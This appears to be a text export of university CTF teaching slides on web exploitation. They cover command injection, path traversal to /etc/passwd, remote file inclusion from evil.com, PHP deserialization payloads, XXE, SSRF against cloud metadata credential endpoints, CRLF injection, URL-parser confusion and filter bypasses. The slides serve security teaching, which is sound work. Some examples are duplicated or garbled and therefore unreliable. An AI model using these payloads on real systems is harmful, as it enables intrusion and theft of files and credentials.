



Web Exploitation

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tl;dr

- Web specs are messy and confusing and wrong
- People misinterpret things in RFCs
- Parsing is hard
- Several misinterpretations layered together -> Bugs!



Command Injection

- zzzzz

```
os.system("ping" + ip)
```



Command Injection

- zzzzz

```
os.system("ping" + ip)
ip = "127.0.0.1; cat flag.txt"
```



Dangerous Functions

- <https://stackoverflow.com/questions/3115559/exploitable-php-functions>
- system
- eval
- exec
- passthru
- subprocess.run



Structure of a URL

URI = `scheme://authority``path``[?query]``[#fragment]`

authority = `[userinfo@]``netloc``[:port]`

`http://user:pass@site.com:80/path/of/site?a=b&c=d#ignored`



Directory Traversal

www.website.com/?page=index.html

```
@app.route("/")  
def index():  
    return send_file("/static/" + request.args["page"])
```



Directory Traversal

www.website.com/?page=index.html

```
@app.route("/")
def index():
    return send_file("/static/" + request.args["page"])

send_file("/static/" + "index.html")
```




Directory Traversal

www.website.com/?page=../../../../etc/passwd

```
@app.route("/")
def index():
    return send_file("/static/" + request.args["page"])
```



Directory Traversal

www.website.com/?page=../../../../etc/passwd

```
@app.route("/")
def index():
    return send_file("/static/" + request.args["page"])

send_file("/static/" + "../../../../etc/passwd")
```



Remote File Inclusion

```
<?php  
include($_REQUEST["file"] . ".php");  
?>
```



Remote File Inclusion

```
<?php  
include($_REQUEST["file"] . ".php");  
?>
```

<http://victim.com/index.php?file=http://evil.com/evil.php>



Object Deserialization

1. Find constructor/destructor of an object
2. `unserialize()`
3. ???



Object Deserialization

1. Find constructor/destructor of an object
2. unserialize()
3. ???
- 4.

[Apache](#) » [Struts](#) : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

Total number of vulnerabilities : **73** Page : [1](#) (This Page) [2](#)

Object Deserialization

1. Find constructor/destructor of an object
2. unserialize()
3. ???
- 4.

[Apache](#) » [Struts](#) : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

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Total number of vulnerabilities : 73 Page : [1](#) (This Page) [2](#)

EQUIFAX



Object Deserialization - An Example

```
<?php
class ExistingClass{
    public $file = 'file_path';
    function __destruct() {
        file_get_contents($this->$file, $this->$data);
    }
}
...
unserialize("user_controlled_string")
```




Object Deserialization - An Example

```
<?php
class ExistingClass{
    public $file = 'file_path';
    function __destruct() {
        file_get_contents($this->$file, $this->$data);
    }
}
...
unserialize("O:13:"ExistingClass":2:{s:4:"data";s:4:"data";s:4:"file";s:9:"/flag.txt";})")
```



Object Deserialization - An Example

```
function __destruct() {  
    file_get_contents($this->$file, $this->$data);  
}
```

...

```
unserialize("0:13:"ExistingClass":2:{s:4:"data";s:4:"data";s:4:"file";s:9:"/flag.txt";}");
```

- Creates an ExistingClass object with `$file = "flag.txt"`
- Gets destructed by garbage collection, which calls `__destruct()`



Object Deserialization RCE Generators

PHP:

<https://github.com/ambionics/phpggc>

Java:

<https://github.com/frohoff/ysoserial>

Python pickle:

gist.github.com/mgeeky/cbc7017986b2ec3e247aab0b01a9edcd



XML External Entity Injection (XXE)

<!ENTITY name **value**>

<p>&name;</p>



XML External Entity Injection (XXE)

<!ENTITY name **value**>

<p>**value**</p>



XML External Entity Injection (XXE)

```
<!ENTITY name SYSTEM "file:///file.txt">  
<p>&name;</p>
```



XML External Entity Injection (XXE)

```
<!ENTITY name SYSTEM "file:///file.txt">  
<p>contents of file.txt</p>
```



Server-Side Request Forgery (SSRF)

- Make unintended requests as the server to other services

```
@app.route("/")  
def proxy():  
    return requests.get(request.args["proxy"])
```




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```

site.com/?proxy=file:///etc/passwd



Server-Side Request Forgery (SSRF)

- Make unintended requests as the server to other services

```
@app.route("/")
```

```
def proxy():
```

```
    return requests.get(request.args["proxy"])
```

site.com/?proxy=<http://127.0.0.1/latest/meta-data/iam/security-credentials>





Schemas are scary

- `http://, https://`
- `ldaps://`
- `file://`
- `gopher://`
- `ftp://`
- `dict://`
- `data://`
- `phar://`



phar://

- Phar is an archive file format used for packaging of PHP source
- PHP loads and **deserializes** local phar files opened with the phar:// schema
- <https://github.com/ambionics/phpggc>



How do URLs become HTTP Requests?

`http://network.location.of.url.com:8080/path/of/url?q=a&q2=b`

`GET /path/of/url?q=a&q2=b HTTP/1.1\r\n`
`Host: network.location.of.url.com:8080\r\n`



CRLF Injection

`http://network.location.of.url.com:8080/admin%20`
`HTTP/1.1%0d%0aHost:%20127.0.0.1:8080%0d%0a%0d%0a`



CRLF Injection

```
http://network.location.of.url.com:8080/admin HTTP/1.1\r\nHost:  
127.0.0.1:8080\r\n\r\n
```

```
GET /admin HTTP/1.1\r\nHost: 127.0.0.1:8080\r\n HTTP/1.1\r\nHost: network.location.of.url.com:8080\r\n
```



CRLF Injection

```
http://network.location.of.url.com:8080/admin HTTP/1.1\r\nHost:  
127.0.0.1:8080\r\n\r\n
```

```
GET /admin HTTP/1.1\r\nHost: 127.0.0.1:8080\r\n\r\n
```

```
HTTP/1.1\r\n
```

```
Host: network.location.of.url.com:8080\r\n
```




CRLF Injection

```
http://network.location.of.url.com:8080/admin HTTP/1.1\r\nHost:  
127.0.0.1:8080\r\n\r\n\r\n
```

```
GET /admin HTTP/1.1\r\n
```

```
Host: 127.0.0.1:8080\r\n
```

```
\r\n
```

```
HTTP/1.1\r\n
```

```
Host: network.location.of.url.com:8080\r\n
```



Implicit Schemas

```
if "http://" not in text:  
    return SAFE  
text = "http://google.com"
```



Implicit Schemas

```
if "http://" not in text:  
    return SAFE  
text = "//google.com"
```



Implicit Schemas

```
if "http://" not in text:  
    return SAFE  
text = "//google.com"
```

- Becomes `http://google.com`
- Useful for length limitations too



Urls are hard

```
def check(url): # returns True if evil
    scheme, netloc, path, query = url_parse(url)
    return netloc == "127.0.0.1"
```



Urls are hard

```
def check(url): # returns True if evil
    scheme, netloc, path, query = url_parse(url)
    return netloc == "127.0.0.1"

check("http://127.0.0.1")
```



Urls are hard

```
def check(url): # returns True if evil
    scheme, netloc, path, query = url_parse(url)
    return netloc == "127.0.0.1"

check("http://127.0.0.1") # True
```



Urls are hard

```
def check(url): # returns True if evil
    scheme, netloc, path, query = url_parse(url)
    return netloc == "127.0.0.1"
```

```
check("http://google.com&@google.com#@127.0.0.1")
```

- Does this one pass?




Urls are hard

```
def check(url): # returns True if evil
    scheme, netloc, path, query = url_parse(url)
    return netloc == "127.0.0.1"
```

```
check("http://google.com&@google.com#@127.0.0.1")
```

- Trick question!

Which parse_url is it?





Ekoparty CTF 2016 - Web 200

```
$pu = parse_url($url);  
...  
if ($pu["host"] === "ctf.ekoparty.org" && (  
    $pu["scheme"] === "http" || $pu["scheme"] === "https")) {  
    exec("wget -qO- --user-agent $flag $url", $output);  
}
```



Ekoparty CTF 2016 - Web 200

```
$pu = parse_url($url); # ← Which one's the netloc here?  
...  
if ($pu["host"] === "ctf.ekoparty.org" && (  
    $pu["scheme"] === "http" || $pu["scheme"] === "https")) {  
    exec("wget -qO- --user-agent $flag $url", $output);  
}
```



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```
$pu = parse_url($url); # ← Which one's the netloc here?  
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if ($pu["host"] === "ctf.ekoparty.org" && (  
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```



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```
$pu = parse_url($url); # ← Which one's the netloc here?  
...  
if ($pu["host"] === "ctf.ekoparty.org" && (  
    $pu["scheme"] === "http" || $pu["scheme"] === "https")) {  
    exec("wget -q0- --user-agent $flag $url", $output); # ← and here?
```

<http://yoursite.com?@ctf.ekoparty.org>

Ekoparty CTF 2016 - Web 200

```
$pu = parse_url($url); # ← Which one's the netloc here?  
...  
if ($pu["host"] === "ctf.ekoparty.org" && (  
    $pu["scheme"] === "http" || $pu["scheme"] === "https")) {  
    exec("wget -q0- --user-agent $flag $url", $output); # ← and here?
```

http://**yoursite.com**?@ctf.ekoparty.org

wget

parse_url



Filtering is hard

```
payload.replace("'", "\'")
```




Filtering is hard

```
payload.replace("'", "\'")
```

```
payload = "\'
```



Filtering is hard

```
payload.replace("'", "\'")
```

```
payload = "\'
```



Filtering is hard

```
payload.replace("'", "\'")
```

```
payload = "\\'"
```



Filtering is hard

```
payload.replace("'", "\'")
```

```
payload = "\\'
```



Filtering is hard

```
payload.replace("../", "")
```



Filtering is hard

```
payload.replace("../", "")
```

```
    payload = "....//"
```



Filtering is hard

```
payload.replace("../", "")
```

```
payload = "...//"
```



Filtering is hard

```
payload.replace("../", "")
```

```
payload = "../"
```




Filtering is hard

```
payload.replace("../", "")
```

```
payload = "../"
```

- **We need to recursively filter (replaceAll)**



Filtering is hard - i

```
replaceAll(txt, "script", "").lower()
```



Filtering is hard - i

```
replaceAll(txt, "script", "").lower()
```

```
txt = "script"
```



Filtering is hard - i

```
replaceAll(txt, "script", "").lower()
```

```
txt = "scr\u0130pt"
```



Filtering is hard - i

```
replaceAll(txt, "script", "").lower()
```

```
"script".lower() == "script"
```



Filtering is hard - ?

```
replaceAll(payload, "../", "")  
payload = "?/"
```



Filtering is hard - ?

```
replaceAll(payload, "../", "")  
payload = "\u2E2E/"
```



Filtering is hard - ?

```
replaceAll(payload, "../", "")  
payload = "\\x2E\\x2E/"
```




Filtering is hard - ?

```
replaceAll(payload, "../", "")  
payload = ". ./"
```



Filtering is hard - NN

```
replaceAll(payload, "../", "")  
payload = "NN/"
```



Filtering is hard - NN

```
replaceAll(payload, "../", "")  
payload = "\\uFF2E\\uFF2E/"
```



Filtering is hard - NN

```
replaceAll(payload, "../", "")  
payload = "\\xFF\\x2E\\xFF\\x2E/"
```



Filtering is hard - NN

```
replaceAll(payload, "../", "")  
payload = "\xFF\x2E\xff\x2E/"
```



Filtering is hard - NN

```
replaceAll(payload, "../", "")  
payload = "\\x2E\\x2E/"
```



Filtering is hard - NN

```
replaceAll(payload, "../", "")  
payload = "../"
```



Filtering is hard - Multi-layered Filters

```
for bad in [others, "../", "\\x00"]:  
    txt = replaceAll(txt, bad, "")
```

```
txt = "\\x00.\\x00.\\x00/"
```




Filtering is hard - Multi-layered Filters

```
for bad in [others, "../", "\\x00"]:  
    txt = replaceAll(txt, bad, "")
```

```
txt = "\\x00.\\x00.\\x00/"
```



Filtering is hard - Multi-layered Filters

```
for bad in [others, "../", "\\x00"]:  
    txt = replaceAll(txt, bad, "")
```

```
txt = "\\x00.\\x00.\\x00/"
```



Filtering is hard - Multi-layered Filters

```
for bad in [others, "../", "\\x00"]:  
    txt = replaceAll(txt, bad, "")
```

```
txt = "../"
```



Filtering is hard - Multi-layered Filters

```
for bad in [others, "../", "\\x00"]:  
    txt = replaceAll(txt, bad, "")
```

- Simplified version of multi-layer bugs
- General idea: filters can break other filters



wargames.osiris.cyber.nyu.edu:1006

challenge source - bit.ly/2QCfdtC